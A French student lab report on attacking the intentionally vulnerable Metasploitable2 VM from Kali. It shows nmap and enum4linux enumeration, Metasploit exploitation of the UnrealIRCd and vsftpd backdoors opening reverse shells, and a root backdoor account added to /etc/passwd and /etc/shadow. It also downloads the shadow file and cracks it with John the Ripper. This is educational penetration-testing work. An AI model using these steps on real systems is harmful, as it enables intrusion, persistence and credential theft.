

Abdel-malik FOFANA

Metasploitable2

Abdel-malik FOFANA 22218511

Table des matières

Table des matières

Part 1 : Reconnaissance, enumerations, brute force attack, privilege escalation

Phase 1: Search for targets:

Phase 2: Search for available services:

Phase 3: Users Enumeration

Phase 4: Infiltration -- Break passwords using "John the Ripper".

Part 2 : Exploring Armitage and Managing Cyber Attacks Using Metasploit / Kali

Part 4 : Research work Analysis and exploitation of a complex CVE on devices within the Eve-NG platform. Propose your own cisco topology.

Objectif du script

Structure du code

Étapes clés de l'attaque

Vulnérabilité ciblée

Part 1 : Reconnaissance, enumerations, brute force attack, privilege escalation

```
msfadmin@metasploitable2:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:19:45:c2 brd ff:ff:ff:ff:ff:ff
    inet 172.16.144.128/24 brd 172.16.144.255 scope global eth0
    inet6 fe80::20c:29ff:fe19:45c2/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:19:45:cc brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable2:~$
```

La machine metasploitable2
(172.16.144.128)

```
kali@kali: ~
File Actions Edit View Help


(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ab:78:5b brd ff:ff:ff:ff:ff:ff
    inet 172.16.144.130/24 brd 172.16.144.255 scope global dynamic noprefixroute eth0
        valid_lft 1657sec preferred_lft 1657sec
    inet6 fe80::1dd7:a3bc:9ef0:51c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)~$
```

La machine Kali (172.16.144.130)

Phase 1: Search for targets:

On fait la commande `netdiscover -r 172.16.144.0/24` et on trouve notre metasploitable2



```
kali@kali: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 4 hosts. Total size: 420

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 172.16.144.1 | 00:50:56:c0:00:08 | 1     | 60  | VMware, Inc.          |
| 172.16.144.2 | 00:50:56:f2:6f:c9 | 1     | 60  | VMware, Inc.          |
| 172.16.144.128 | 00:0c:29:19:45:c2 | 3     | 180 | VMware, Inc.          |
| 172.16.144.254 | 00:50:56:e1:d3:ae | 2     | 120 | VMware, Inc.          |
+-----+-----+-----+-----+-----+-----+

(kali@kali)-[~]
$
```

Phase 2: Search for available services:

Avec la commande `nmap -ss 172.16.144.128` on fait un scan TCP SYN (stealth scan) avec **Nmap** voici tout les ports ouvert trouvé

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS 172.16.144.128
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 05:30 EST
Nmap scan report for 172.16.144.128
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:19:45:C2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Principe:


- Le scan SYN, ou stealth scan, consiste à envoyer un paquet SYN (demande d'établissement de connexion) sans finaliser la connexion.
- Processus :
 1. **Kali → SYN → Metasploitable** : Envoi d'un paquet SYN.
 2. **Metasploitable → SYN-ACK → Kali** : Réponse si le port est ouvert.
 3. **Kali → RST → Metasploitable** : Réinitialisation sans établir de connexion complète.

Avantages:

- **Rapide.**
- **Furtif** : Ne laisse pas de connexion complète dans les logs.

Limites:

- Inefficace sur des pare-feux configurés pour bloquer les SYN.
- Nécessite des privilèges root.



`nmap -sS -O -sV` nous permet de connaître la version du système et on voit que c'est LINUX
et on peut voir les services comme openssh, apache, samba etc ...

```

(kali@kali)-[~]
└─$ sudo nmap -sS -O -sV 172.16.144.128
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 06:31 EST
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 06:31 (0:00:02 remaining)
Nmap scan report for 172.16.144.128
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:19:45:C2 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds

```

Canal UDP:

1. Permet-il de collecter les mêmes infos ?

- **Non** : Le scan UDP est moins fiable pour détecter les services car il repose sur des réponses ICMP qui peuvent être bloquées.

2. Informations supplémentaires possibles ?

- Services fonctionnant uniquement en UDP (ex. DNS, SNMP).
- Détails sur la configuration réseau : Protocoles et ports spécifiques utilisés en UDP.

Voici ce que nous retourne la commande `sudo nmap -sU 172.16.144.128` par exemple il y a moins de port decouvert

```
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds

(kali@kali)-[~]
$ sudo nmap -sU 172.16.144.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 06:35 EST
sendto in send_ip_packet_sd: sendto(5, packet, 68, 0, 172.16.144.128, 16) => Network is unreachable
Offending packet: UDP 172.16.144.130:43111 > 172.16.144.128:45722 ttl=47 id=14205 iplen=68
sendto in send_ip_packet_sd: sendto(5, packet, 68, 0, 172.16.144.128, 16) => Network is unreachable
Offending packet: UDP 172.16.144.130:43113 > 172.16.144.128:45722 ttl=37 id=13244 iplen=68
sendto in send_ip_packet_sd: sendto(5, packet, 68, 0, 172.16.144.128, 16) => Network is unreachable
Offending packet: UDP 172.16.144.130:43115 > 172.16.144.128:45722 ttl=48 id=12608 iplen=68
sendto in send_ip_packet_sd: sendto(5, packet, 68, 0, 172.16.144.128, 16) => Network is unreachable
Offending packet: UDP 172.16.144.130:43117 > 172.16.144.128:45722 ttl=39 id=7698 iplen=68
sendto in send_ip_packet_sd: sendto(5, packet, 68, 0, 172.16.144.128, 16) => Network is unreachable
Offending packet: UDP 172.16.144.130:43099 > 172.16.144.128:32768 ttl=53 id=60701 iplen=68
sendto in send_ip_packet_sd: sendto(5, packet, 68, 0, 172.16.144.128, 16) => Network is unreachable
Offending packet: UDP 172.16.144.130:43099 > 172.16.144.128:32768 ttl=53 id=60701 iplen=68
Stats: 0:06:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.29% done; ETC: 06:52 (0:10:41 remaining)
Nmap scan report for 172.16.144.128
Host is up (0.0012s latency).
Not shown: 991 closed udp ports (port-unreach)
PORT      STATE      SERVICE
53/udp    open       domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open       rpcbind
137/udp    open       netbios-ns
138/udp    open|filtered netbios-dgm
996/udp    open|filtered vsinet
2049/udp   open       nfs
45722/udp open|filtered unknown
MAC Address: 00:0C:29:19:45:C2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1051.33 seconds

(kali@kali)-[~]
```

Phase 3: Users Enumeration

Avec le script smb-enum-users `sudo nmap --script smb-enum-users -p 139,445`

`172.16.144.128` on trouve 2 users : msfadmin et user

```
File Actions Edit View Help
1 METASPLOITABLE\msfadmin (RID: 3000)
2 Full name: msfadmin,,,
3 Flags: Normal user account, Account disabled
4 METASPLOITABLE\mysql (RID: 1218)
5 Full name: MySQL Server,,,
6 Flags: Normal user account, Account disabled
7 METASPLOITABLE\news (RID: 1018)
8 Full name: news
9 Flags: Normal user account, Account disabled
10 METASPLOITABLE\nobody (RID: 501)
11 Full name: nobody
12 Flags: Normal user account, Account disabled
13 METASPLOITABLE\postfix (RID: 1212)
14 Flags: Normal user account, Account disabled
15 METASPLOITABLE\postgres (RID: 1216)
16 Full name: PostgreSQL administrator,,,
17 Flags: Normal user account, Account disabled
18 METASPLOITABLE\proftpd (RID: 1226)
19 Flags: Normal user account, Account disabled
20 METASPLOITABLE\proxy (RID: 1026)
21 Full name: proxy
22 Flags: Normal user account, Account disabled
23 METASPLOITABLE\root (RID: 1000)
24 Full name: root
25 Flags: Normal user account, Account disabled
26 METASPLOITABLE\service (RID: 3004)
27 Full name: ,,,
28 Flags: Normal user account, Account disabled
29 METASPLOITABLE\sshd (RID: 1208)
30 Flags: Normal user account, Account disabled
31 METASPLOITABLE\sync (RID: 1008)
32 Full name: sync
33 Flags: Normal user account, Account disabled
34 METASPLOITABLE\sys (RID: 1006)
35 Full name: sys
36 Flags: Normal user account, Account disabled
37 METASPLOITABLE\syslog (RID: 1204)
38 Flags: Normal user account, Account disabled
39 METASPLOITABLE\telnetd (RID: 1224)
40 Flags: Normal user account, Account disabled
41 METASPLOITABLE\tomcat55 (RID: 1220)
42 Flags: Normal user account, Account disabled
43 METASPLOITABLE\user (RID: 3002)
44 Full name: just a user,111,,
45 Flags: Normal user account
46 METASPLOITABLE\uucp (RID: 1020)
47 Full name: uucp
48 Flags: Normal user account, Account disabled
49 METASPLOITABLE\www-data (RID: 1066)
50 Full name: www-data
```

b) Enumeration using enum4linux


```

(kali@kali)-[~]
$ enum4linux -a 172.16.144.128
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Dec 1 06:50:21 2024

===== ( Target Information ) =====
Target ..... 172.16.144.128
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 172.16.144.128 ) =====
[+] Got domain/workgroup name: WORKGROUP
===== ( Nbtstat Information for 172.16.144.128 ) =====
Looking up status of 172.16.144.128
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00

===== ( Session Check on 172.16.144.128 ) =====
[+] Server 172.16.144.128 allows sessions using username '', password ''

===== ( Getting domain SID for 172.16.144.128 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 172.16.144.128 ) =====

```

Résumé des informations

- **Partages SMB** : Partage `tmp` accessible.
- **Politiques de sécurité faibles** : Mots de passe simples, aucun verrouillage.
- **Informations système** : Samba 3.0.20 vulnérable.
- **Groupes et utilisateurs** : Domaines, utilisateurs locaux avec SID détaillés.

COMPARAISON

Critères	smb-enum-users (Nmap)	enum4linux	Commentaires
Utilisateurs	Liste les utilisateurs du domaine/metasploitable	Liste complète des utilisateurs locaux et du domaine, avec	enum4linux fournit des informations plus riches et

		SIDs et détails supplémentaires	détaillées grâce au RID cycling.
Groupes	Non mentionnés	Groupes locaux et de domaine listés	<code>enum4linux</code> est plus complet, en listant des groupes comme <code>Domain Admins</code> et <code>Domain Users</code> .
Partages SMB	Non inclus	Liste détaillée des partages disponibles	<code>enum4linux</code> détecte des partages SMB comme <code>tmp</code> (accessible), ce que <code>smb-enum-users</code> ne fournit pas.
Politiques de mots de passe	Non inclus	Informations détaillées sur les mots de passe	<code>enum4linux</code> révèle des failles dans les politiques de sécurité, utiles pour des attaques par brute force.
OS et version	Non inclus	OS : Linux (Samba 3.0.20-Debian), version système	<code>enum4linux</code> identifie la version de Samba, essentielle pour rechercher des vulnérabilités connues.
Domaines/Workgroup	Identifie <code>WORKGROUP</code>	Identifie <code>WORKGROUP</code> et fournit plus de détails	Similaire, mais <code>enum4linux</code> ajoute des précisions comme les services NetBIOS actifs.
Accès et permissions	Non inclus	Données sur les permissions des	<code>enum4linux</code> teste les accès

		partages	aux partages (ex. : accès limité pour ADMIN\$, accès à tmp).
--	--	----------	---

Phase 3: Backdoor exploitation

```

kali@kali:~$ searchsploit unreal ircd

Exploit Title | Path
---|---
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit) | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service | windows/dos/27407.pl

Shellcodes: No Results

```

- Cet exploit cible une vulnérabilité dans **UnrealIRCd 3.2.8.1**, qui contient une backdoor ,la backdoor permet une exécution de commandes à distance sans authentification

Lançons l'attaque avec metasploit en utilisant le module

`exploit/unix/irc/unreal_ircd_3281_backdoor`

```

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies    Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 172.16.144.128
RHOSTS => 172.16.144.128
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

On choisit un payload et on initialise le LHOST avec notre ip et on peut exploit

```

kali@kali: ~
File Actions Edit View Help
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- - - - -
0 payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby . normal No Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby . normal No Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl . normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 172.16.144.128:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name Current Setting Required Description
----
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 172.16.144.128 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)

Payload options (cmd/unix/reverse):

Name Current Setting Required Description
----
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

```

On a le reverse shell

```

LHOST => 172.16.144.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 172.16.144.130:4444
[*] 172.16.144.128:6667 - Connected to 172.16.144.128:6667 ...
[*] :irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname ...
[*] :irc.Metasploitable.LAN NOTICE AUTH :** Couldn't resolve your hostname; using your IP address instead
[*] 172.16.144.128:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo EJHMYC5S8lB2p08;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "EJHMYC5S8lB2p08\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (172.16.144.130:4444 -> 172.16.144.128:56017) at 2024-12-01 07:58:00 -0500

ls
Donation
license
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log

```

VSFTPD v2.3.4

On fait pareil on a utiliser le module

exploit/unix/ftp/vsftpd_234_backdoor

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name Current Setting Required Description  
- - - - -  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
  
Exploit target:  
  
Id Name  
--  
0 Automatic  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.144.128  
RHOSTS => 172.16.144.128  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
  
[*] 172.16.144.128:21 - Banner: 220 (vsftpd 2.3.4)  
[*] 172.16.144.128:21 - USER: 331 Please specify the password.  
[*] 172.16.144.128:21 - Backdoor service has been spawned, handling ...  
[*] 172.16.144.128:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (172.16.144.130:34689 -> 172.16.144.128:6200) at 2024-12-01 08:09:33 -0500  
  
ls
```

Phase 4: Infiltration -- Break passwords using "John the Ripper".

on copie le user newroot et le mot de passe azerty créer avec openssl

```
cp /etc/passwd /tmp/passwd.bak  
cp /etc/shadow /tmp/shadow.bak  
^@  
  
cp /etc/passwd /tmp/passwd.bak  
cp /etc/shadow /tmp/shadow.bak  
  
ls /tmp  
5120.jsvc_up  
gconfd-msfadmin  
orbit-msfadmin  
passwd.bak  
shadow.bak  
echo "newroot:x:0:0::/root:/bin/bash" >> /etc/passwd  
  
echo "newroot:$1$mysalt$T9rpo9JQwQGnT.yPdJA8N1:19198:0:99999:7:::" >> /etc/shadow
```

On a bien accès a newroot et on peut cd dans root et on peut telecharger les fichier passwd et shadow avec [download](#)

```

[*] 172.16.144.128:21 - Banner: 220 (vsftpd 2.3.4)
[*] 172.16.144.128:21 - USER: 331 Please specify the password.
[+] 172.16.144.128:21 - Backdoor service has been spawned, handling ...
[*] 172.16.144.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.144.130:46295 → 172.16.144.128:6200) at 2024-12-01 08:38:49 -0500

sudo newroot
sudo: newroot: command not found
su newroot
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd /root
ls
Desktop
reset_logs.sh
vnc.log
download /etc/passwd /root/passwd.txt
[*] Download /etc/passwd ⇒ /root/passwd.txt
[+] Done
download /etc/shadow /root/shadow.txt
[*] Download /etc/shadow ⇒ /root/shadow.txt
[+] Done

```

On peut maintenant utiliser `unshadow` sur la machine hôte pour combiner les mots de passe et les préparer pour john

et on peut voir que l'on a trouvé des mots de passe de plusieurs utilisateurs avec JOHN

```

(root@kali)~[~]
# unshadow passwd.txt shadow.txt > password.txt
Created directory: /root/.john

(root@kali)~[~]
# ls
passwd.txt  password.txt  shadow.txt

(root@kali)~[~]
# john password.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
